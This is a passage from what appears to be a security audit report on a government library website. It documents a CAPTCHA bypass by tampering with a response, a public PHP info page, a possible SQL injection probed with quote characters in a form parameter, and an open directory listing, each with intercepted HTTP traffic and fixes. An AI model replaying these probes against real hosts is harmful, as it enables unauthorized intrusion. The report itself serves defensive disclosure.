15 txt_os_name=test&txt_os_email=test@0gmail.com&txt_os_phone=9876543212&txt_os_address=test&txt_os_suggestcat=Membership&
  txt_os_suggest=test
16
17

```

**Step#3:** The request is forwarded, and the response is captured.

**Original Request:** The response contains 'false' value.

Response from http://csl.nic.in:80/dashboard/online\_suggestions\_validation [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 06 Jun 2022 15:53:44 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Set-Cookie: ci_session=ss8dtv55ub0hgmem5obcrdi7ukc28md8; expires=Mon, 06-Jun-2022 16:17:44 GMT; Max-Age=1440; path=/; httponly
9 Vary: Accept-Encoding
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Content-Length: 290
13 Connection: close
14 Content-Type: text/html; charset=UTF-8
15
16 {"success":false,"messages":{"txt_os_name":"","txt_os_email":"","txt_os_phone":"","txt_os_address":"","txt_os_suggestcat":"","txt_os_suggest":""}, "captchaImage": "<img src=\"http://csl.nic.in/captcha/1654530824.84.jpg\" style=\"width: 200px; height: 40px; border: 0;\" alt=\" \" \"/>"}
    
```

**Modified Request:** The attacker modifies the 'false' value to 'true'.

Response from http://csl.nic.in:80/dashboard/online\_suggestions\_validation [164.100.77.31]


Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 06 Jun 2022 15:53:44 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Set-Cookie: ci_session=ss8dtv55ub0hgmem5obcrdi7ukc28md8; expires=Mon, 06-Jun-2022 16:17:44 GMT; Max-Age=1440; path=/; httponly
9 Vary: Accept-Encoding
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Content-Length: 290
13 Connection: close
14 Content-Type: text/html; charset=UTF-8
15
16 {"success":true,"messages":{"txt_os_name":"","txt_os_email":"","txt_os_phone":"","txt_os_address":"","txt_os_suggestcat":"","txt_os_suggest":""}, "captchaImage": "<img src=\"http://csl.nic.in/captcha/1654530824.84.jpg\" style=\"width: 200px; height: 40px; border: 0;\" alt=\" \" \"/>"}
    
```

**Step#4:** The attacker forward the response and form is successfully submitted.



The screenshot shows a web browser window with the URL [csl.nic.in/online-suggestions](http://csl.nic.in/online-suggestions). The page title is "Online Suggestion". The main content area contains fields for Name, Email, Mobile Number, Address, Category, and Suggestions. Above the form, a success message "Thank for your valuable suggestions..." is displayed in a white box with a red border. The browser's navigation bar shows "Home" and "About Us" in the top left, and "Contact Us" in the top right.

Same vulnerability also exists in the following URL:

<http://csl.nic.in/feedback>

<http://csl.nic.in/enquiry>

<http://csl.nic.in/ask-librarian>

<http://csl.nic.in/library-application>

<http://csl.nic.in/online-suggestions-hindi>

<http://csl.nic.in/login>

<http://csl.nic.in/login/signup>

[http://csl.nic.in/ask-librarian\\_hi](http://csl.nic.in/ask-librarian_hi)

<http://csl.nic.in/feedback/hindi>

<http://csl.nic.in/library-membership-form-hi>

<http://csl.nic.in/plan-your-visit-hi>

<http://csl.nic.in/admin/>

## Recommendation(s):

1. Kindly implement CAPTCHA on public available forms.
2. **CAPTCHA Specifications:**
  - a) CAPTCHA should be of 6 characters alphanumeric in length.
  - b) CAPTCHA should be case-sensitive.
  - c) CAPTCHA should be image-based.
  - d) CAPTCHA should be randomly generated from the server and not from client side.
  - e) After each incorrect user credential, the server should return Login page with a new CAPTCHA

## 4. Critical Information Disclosure

**Incident URL:** <http://csl.nic.in/test.php>


**Description:** An attacker can gain server-side information like server name, configuration file path from php file.

**Impact:** An attacker can gain server-side information like server name from php file of the application that may allow an attacker to carry out specific known targeted attacks for remote server.

**Severity:** High

### How to Test:

**Step 1:** Enter the URL: <http://csl.nic.in/test.php>



System	Linux cu03p-cslapp-001 3.10.0-957.12.1.el7.x86_64 #1 SMP Wed Mar 20 11:34:37 UTC 2019 x86_64
Build Date	Jan 19 2017 22:32:32
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/apcu.ini, /etc/php.d/bcmath.ini, /etc/php.d/bz2.ini, /etc/php.d/calendar.ini, /etc/php.d/ctype.ini, /etc/php.d/curl.ini, /etc/php.d/dba.ini, /etc/php.d/dom.ini, /etc/php.d/enchant.ini, /etc/php.d/exif.ini, /etc/php.d/fileinfo.ini, /etc/php.d/filter.ini, /etc/php.d/gd.ini, /etc/php.d/geopip.ini, /etc/php.d/gettext.ini, /etc/php.d/gmp.ini, /etc/php.d/iconv.ini, /etc/php.d/gbbinary.ini, /etc/php.d/imagick.ini, /etc/php.d/intl.ini, /etc/php.d/json.ini, /etc/php.d/dsap.ini, /etc/php.d/mongodb.ini, /etc/php.d/mysqlnd.ini, /etc/php.d/mysqlnd_mysqli.ini, /etc/php.d/mysqlind_mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/opcache.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysqlnd.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_pgsql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/pgsql.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/pspell.ini, /etc/php.d/recode.ini, /etc/php.d/redis.ini, /etc/php.d/security.ini, /etc/php.d/shmop.ini, /etc/php.d/simplexml.ini, /etc/php.d/snmp.ini, /etc/php.d/soap.ini, /etc/php.d/sockets.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini, /etc/php.d/tokenizer.ini, /etc/php.d/xdebug.ini, /etc/php.d/xml.ini, /etc/php.d/xml_wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlrpc.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini, /etc/php.d/z-memcached.ini, /etc/php.d/zip.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS

### Recommendation(s):

1. Application should not disclose the server information from any page or request or response headers.
2. Application should not disclose sensitive files publicly.

## 5. Possible SQL Injection

**Incident URL:** <http://csl.nic.in/archives>


**Description:** An attacker can perform SQL Injection attack.

**Impact:** An attacker can perform attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

**Severity:** High

### How to Test:

**Step#1:** An attacker navigates to application URL: <http://csl.nic.in/archives/> and select the category shown below:



The screenshot shows the CSL website interface. At the top, there's a navigation bar with links like Home, About Us, Library Catalogue, Sections, Digital Repository, Services, Library Rules, Quick Links, and Contact Us. Below the navigation bar, a breadcrumb trail shows 'Home / Archive'. The main content area is titled 'Archive'. It features a form with a 'Category' dropdown menu. The 'News & Announcements' option is selected and highlighted with a red border. To the right of the dropdown are 'From Date:' and 'To Date:' input fields, and a 'Submit' button. Below the form, there are three columns: 'Start Date', 'End Date', and 'Download'.

**Step#2:** The 'Submit' button is clicked and the request is captured in an HTTP interceptor.

**Original Request:** The request contains the category parameter with value as '1'.

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /archives HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/archives
12 Cookie: ci_session=pb9d395v8nus59m69atj9lf3pobd35m; style=null; PHPSESSID=1
13 Upgrade-Insecure-Requests: 1
14
15 category=1&fromdate=&todate=&cmdsubmit=

```

**Modified Request#1:** The attacker appends a single quote (') to the value of the category parameter.

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this


Pretty Raw Hex

```

1 POST /archives HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/archives
12 Cookie: ci_session=pb9d395v8nus59m69atj9lf3pobd35m; style=null; PHPSESSID=1
13 Upgrade-Insecure-Requests: 1
14
15 category='1'&fromdate=&todate=&cmdsubmit=

```

**Step#3:** The request is forwarded and the application displays true results.



The screenshot shows the Central Secretariat Library website at [csl.nic.in/archives](http://csl.nic.in/archives). The page title is "Archive". There are search and date filters. A table lists three events with their details and download links. The third event's download link is highlighted with a red box.

Sr. No.	Title	Start Date	End Date	Download
1.	Meet the Author event on 28th May 2022, at 11:00 AM, with Dr Deepti Priya Mehrotra about her book Her Stories Thinkers Workers Rebels Queens	23-05-2022	28-05-2022	<a href="#">Download [0.14 MB]</a>
2.	Special Lecture Rabindranath Tagore and Indian Freedom movement by Shri Prayag Shukla to celebrate Rabindra Jayanti on 09.05.2022 at 3:00 PM.	05-05-2022	10-05-2022	<a href="#">Download [0.11 MB]</a>
3.	Meet the Author event on 2nd April 2022, at 11:00 AM, with Shri Rajshekhar Vyas about his book Inqilab	28-03-2022	02-04-2022	<a href="#">Download [0.28 MB]</a>

**Modified Request#2:** The attacker appends a single quote ("') to the value of the category parameter.




The screenshot shows a proxy tool interface with a red box highlighting the modified category parameter in the request body. The request is a POST to `/archives` with various headers and a modified body where the category parameter is set to `1'"&fromdate=&todate=&cmdsubmit=`.

```

1 POST /archives HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/archives
12 Cookie: ci_session=pbff9d395v8nus59m69atj9lf3pobd35m; style=null; PHPSESSID=1
13 Upgrade-Insecure-Requests: 1
14
15 category=1'"&fromdate=&todate=&cmdsubmit=

```

**Step#4:** The request is forwarded, and the application displays no result.



The screenshot shows the homepage of the Central Secretariat Library (CSL) at [csl.nic.in/archives](http://csl.nic.in/archives). The top navigation bar includes links for Latest Updates, Home, About Us, Library Catalogue, Sections, Digital Repository, Services, Library Rules, Quick Links, and Contact Us. The main content area is titled 'Archive'. It features a search bar and filters for Category, From Date, and To Date. Below these, a table displays search results. The table has columns for Sr. No., Title, Start Date, End Date, and Download. A message 'No record found' is displayed in the first row of the table. The entire table row is highlighted with a red border.

### Recommendation(s):

1. Server-side validation for all inputs.
2. Use parameterized stored procedure so that all supplied parameters are treated as data, rather than potentially executable queries.
3. The web application should connect to the database using a low privileged database user account.
4. The application should implement error handling for all application generated errors.

## 6. Directory Listing

**Incident URL:** <http://csl.nic.in/icons/>


**Description:** Directory listing is possible in the application.

**Impact:** It allows an attacker to reveal sensitive information to carry out known attacks for that server.

**Severity:** High

### How to Test:

**Step#1:** Upon entering the URL: <http://csl.nic.in/icons>, the application displays the directories.



The screenshot shows a web browser window with the URL "csl.nic.in/icons/" in the address bar. The page title is "Index of /icons". Below the title is a table with the following data:

Name	Last modified	Size	Description
 Parent Directory		-	
 a.gif	2004-11-21 01:46	246	
 a.png	2007-09-11 10:41	306	
 alert.black.gif	2004-11-21 01:46	242	
 alert.black.png	2007-09-11 10:41	293	
 alert.red.gif	2004-11-21 01:46	247	
 alert.red.png	2007-09-11 10:41	314	
 apache_pb.gif	2013-05-04 18:22	4.4K	
 apache_pb.png	2012-10-03 18:05	9.5K	
 apache_pb.svg	2012-10-05 20:25	260K	
 apache_pb2.gif	2013-05-04 18:22	4.1K	
 apache_pb2.png	2012-10-03 18:05	10K	
 back.gif	2004-11-21 01:46	216	
 back.png	2007-09-11 10:41	308	
 ball.gray.gif	2004-11-21 01:46	233	
 ball.gray.png	2007-09-11 10:41	298	
 ball.red.gif	2004-11-21 01:46	205	

### Recommendation(s):

1. Directory Listing should be disabled for all directories in the website.

## 7. Unencrypted Communication

**Incident URL:** <http://csl.nic.in/>

